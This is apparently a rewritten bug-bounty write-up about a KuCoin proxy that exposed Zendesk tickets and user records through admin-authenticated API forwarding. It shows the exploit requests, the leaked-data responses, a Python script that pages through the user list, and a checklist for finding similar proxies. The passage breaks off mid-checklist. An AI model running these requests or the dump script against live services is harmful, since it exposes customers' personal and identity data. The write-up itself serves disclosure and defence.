A $1,000,000 bounty? The KuCoin User Information Leak
KuCoin's website reverse-proxied requests to its Zendesk help centre API using an admin-authenticated connection, allowing unauthenticated users to access all Zendesk API endpoints. An attacker could list and search support tickets and users, exposing personal data such as names, emails, phone numbers, and session tokens.
 Published on corben.io

Recently, a crypto exchange called KuCoin announced bounties up to $1,000,000 which they host on a bug bounty platform called HackenProof.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
KuCoin is a crypto exchange that, in March 2023, announced bug bounties of up to $1,000,000, hosted on a platform called HackenProof. The target of this research was the public KuCoin website, www.kucoin.com, and specifically a path under it that turned out to be a reverse proxy in front of the exchange's Zendesk instance.
Zendesk is a customer service platform that businesses use to manage customer support issues. Its API is documented at developer.zendesk.com, and the security and authentication page states:
You must be a verified user to make API requests. You can authorize against the API using either basic authentication with your email address and password, with your email address and an API token, or with an OAuth access token.
So the Zendesk API is meant to be reachable only by an authenticated user. The question this research answers is what happens when a company proxies that API through its own web front end and attaches the authentication for you.
Setup
The methodology was deliberately simple:
- Proxy browser traffic through Burp Suite.
- Click through the web application and understand the functionality.
- Analyse the HTTP requests logged in Burp Suite.

The researcher registered an account on KuCoin and clicked through the site. The researcher first confirmed with HackenProof over a direct message on Twitter that the programme was real, having seen the platform follow the account.
Finding it
After registering and clicking through the site, one request stood out among the logged traffic:
GET /_api/zendesk/api/v2/help_center/en-us/articles/6545352890265.json HTTP/2
Host: www.kucoin.com
Connection: close
Two things in that path are worth pausing on: /_api/zendesk and /api/v2/. The first looks like a KuCoin-internal API prefix, the second looks exactly like the Zendesk API version prefix. That raised the question of whether KuCoin was reverse proxying to the Zendesk API.
The response confirmed it. The returned JSON contained a url field pointing at https://kucoin.zendesk.com/api/v2/help_center/en-us/articles/6545352890265.json, along with the article metadata and body:
{
  "data": {
    "article": {
      "id": 6545352890265,
      "url": "https://kucoin.zendesk.com/api/v2/help_center/en-us/articles/6545352890265.json",
      "html_url": "https://kucoin.zendesk.com/hc/en-us/articles/6545352890265-Change-Login-Password",
      "author_id": 903637920486,
      "comments_disabled": true,
      "draft": false,
      "promoted": false,
      "position": 0,
      "vote_sum": 1,
      "vote_count": 3,
      "section_id": 6632289240345,
      "created_at": "2022-05-12T12:33:28Z",
      "updated_at": "2023-02-07T04:08:29Z",
      "name": "Change Login Password",
      "title": "Change Login Password",
      "source_locale": "en-us",
      "locale": "en-us",
      "outdated": false,
      "outdated_locales": [],
      "edited_at": "2022-06-08T14:37:58Z",
      "user_segment_id": null,
      "permission_group_id": 830894,
      "content_tag_ids": [],
      "label_names": [],
      "body": "<table class=\"wrapped confluenceTable\">\n<tbody>\n<tr>\n<td class=\"confluenceTd\">1. Can't Receive Email/SMS Verification Code</td>\n</tr>\n<tr>\n<td class=\"confluenceTd\">\n<a class=\"external-link\" href=\"https://support.kucoin.plus/hc/en-us/articles/360015206853-Cannot-Receive-Email-Code-SMS-message\" rel=\"nofollow\">https://support.kucoin.plus/hc/en-us/articles/360015206853-Cannot-Receive-Email-Code-SMS-message</a><br>Please check the messages in your frequently used phone number or email that you may have used for registration. There shall be an notification when you complete the registration. Then use the correct account to reset password.</td>\n</tr>\n<tr>\n<td class=\"confluenceTd\">2. Still Unable to Log in After Resetting the Login Password</td>\n</tr>\n<tr>\n<td class=\"confluenceTd\">Please retry after clearing the cache or switch the browser. If you're still unable to log in, please make sure you input it in the correct format; please exclude the country code, e.g., for +82 123456, enter '123456' only, or try to remove/add 0 before your phone number and try again.</td>\n</tr>\n</tbody>\n</table>"
    }
  },
  "success": true
}
The next question was scope: does the proxy forward every path under /_api/zendesk/api/v2/*, or only the help centre articles? A request to the bare prefix answered it:
GET /_api/zendesk/api/v2/ HTTP/2
Host: www.kucoin.com
Connection: close
{
"data": "<!DOCTYPE html>\n<html dir=\"ltr\" lang=\"en-US\">\n<head>\n <meta charset=\"utf-8\" />\n <!-- v22727 -->\n\n <title>The page you were looking for doesn't exist – KuCoin Help Center</title>\n\n \n\n <meta name=\"robots\" content=\"noindex, nofollow, noarchive, nosnippet\">\n\n <link rel=\"stylesheet\" href=\"//static.zdassets.com/hc/assets/application-[redacted].css\" media=\"all\" id=\"stylesheet\" />\n <link rel=\"stylesheet\" type=\"text/css\" href=\"//p25.zdassets.com/hc/theming_assets/2196095/360000017594/style.css?digest=9096602929177\">\n\n <link rel=\"icon\" type=\"image/x-icon\" href=\"//theme.zdassets.com/theme_assets/2196095/[redacted].ico\" />\n\n <script>\nwindow.ga=window.ga||function(){(ga.q=ga.q||[]).push(arguments)};ga.l=+new Date;\nga('create', 'UA-46608064-13', 'auto');\nga('send', 'pageview');\n</script>\n<script async src='https://www.google-analytics.com/analytics.js'></script>\n\n \n\n <meta name=\"viewport\" content=\"width=device-width, initial-scale=1.0\"/>\n---SNIP---"
}
The 404 page came back from Zendesk itself, wrapped in the proxy's JSON envelope, suggesting the whole Zendesk API surface was being forwarded. The reasoning then was straightforward: the Zendesk API requires authentication, KuCoin proxies any request to it, so can the API be used as KuCoin's authenticated user?
Exploitation
Step 1: list support tickets
The tickets endpoint is documented as allowing you to list and search support tickets. The researcher expected it to fail:
GET /_api/zendesk/api/v2/tickets.json HTTP/2
Host: www.kucoin.com
Connection: close
It did not fail:
HTTP/2 200 OK
Date: Tue, 18 Apr 2023 17:12:51 GMT
Content-Type: application/json
-- snip --

{
	"data": {
		"tickets": [{
			"url": "https://kucoin.zendesk.com/api/v2/tickets/285403.json",
			"id": 285403,
			"external_id": null,
			"via": {
				"channel": "email",
				"source": {
					"from": {
						"address": "[redacted]",
						"name": "Poloniex US"
					},
					"to": {
						"name": "KuCoin",
						"address": "[redacted]"
					},
					"rel": null
				}
			},
--- snip ---
    "next_page":"https://kucoin.zendesk.com/api/v2/tickets.json?page=2",
    "previous_page":null,
    "count":276479

The response is a normal Zendesk ticket listing, paginated with next_page, and the count field reports 276479 tickets. According to the report, those tickets contained sensitive information: PII including KYC information in attachments, session tokens, IP addresses, account information and more.
Step 2: search tickets

Beyond listing, there is a search.json endpoint that allows searching tickets. The report states that the results included session tokens.
Step 3: dump users
The users endpoint was reachable in the same way:
GET /_api/zendesk/api/v2/users.json HTTP/2
Host: www.kucoin.com
Connection: close

It disclosed every user's name, email, phone number and more. The report credits Zendesk's pagination support for making a full dump practical. The script used to walk the pages was:
BASE_URL = 'https://www.kucoin.com/_api/zendesk/api/v2/'

def get_all_zendesk_users(dump=False):
    page = BASE_URL + "/users.json"
    while True:
        r = requests.get(page)
        dat = r.json().get('data')
        users = dat.get('users')
        for u in users:
            print(f"{u['name']}, {u['email']}, {u['phone']}, {u['role']}")

        if dump:
            if dat.get('next_page') is None:
                break
            parsed_url = urlparse(dat.get('next_page'))
            query_params = parse_qs(parsed_url.query)
            page = query_params.get('page', [None])[0]
            page = f"{BASE_URL}/users.json?page={page}"
        else:
            break
The loop requests /users.json, prints name, email, phone and role for each user, then reads next_page from the response, extracts the page query parameter and requests the next page through the same proxy. The researcher dumped a small sample of users to prove criticality to KuCoin rather than the full set.
Step 4: any documented endpoint
The conclusion was that any endpoint specified in the Zendesk API documentation at developer.zendesk.com/api-reference/ could be used as KuCoin's admin user. The reason given is that https://kucoin.com/_api/zendesk/api/v2 reverse proxied to https://kucoin.zendesk.com/api/v2/ with admin authentication attached.
Root cause
The proxy at /_api/zendesk/api/v2 forwards requests to the Zendesk API and supplies admin authentication on the way out. Requests to documented Zendesk endpoints through the proxy returned data, with admin authentication attached by the proxy. The authentication that Zendesk requires is satisfied by the proxy itself, so the requirement documented by Zendesk ("You must be a verified user to make API requests") is met on the caller's behalf without the caller being verified.
The report does not describe how the proxy was configured or what KuCoin changed to fix it.
Impact
A registered KuCoin user could read Zendesk data through the public site. The report lists the exposed material as PII including KYC information in attachments, session tokens, IP addresses and account information across 276479 tickets, plus every user's name, email, phone number and more from the users endpoint. Session tokens and KYC attachments were among the exposed material.
KuCoin's own assessment, quoted in the report, was narrower: it described the impact as some user names and mailbox data being leaked, noted that not everyone uses Zendesk so the amount of leaks is limited, and rated the issue high rather than critical. The researcher disagreed with that severity and argued the point, without receiving a response, and also attempted mediation with HackenProof without success.
Fix
KuCoin reported on 23 April 2023 that the issue had been fixed. The report does not describe the change. Any endpoint that returns tickets, users or search results should require the caller to authenticate to KuCoin in their own right, and the proxy should not be usable as a credential-bearing pass-through.
Variants to test
- Proxy prefixes in front of SaaS APIs. Look for paths such as
/_api/<vendor>/api/v2/in proxied traffic. A positive result is a response whose body is clearly the vendor's own JSON or error page, showing the request reached the vendor and not a local stub. - Path scope probing. Request the bare prefix and a known 404 under it. If the vendor's 404 page comes back through the proxy, the whole upstream namespace is likely forwarded, and documented endpoints such as
tickets.jsonorusers.jsonare worth trying. - Credential attachment checks. Compare a request made while logged out with the same request while logged in. If both return the same privileged data, the proxy is supplying the credential rather than the session.
- Pagination as a dump primitive. When a listing endpoint returns
next_pageor acount, treat the count as the size of the exposure and walk pages with a small sample first, as was done here, before deciding how far to go. - Search endpoints. Try
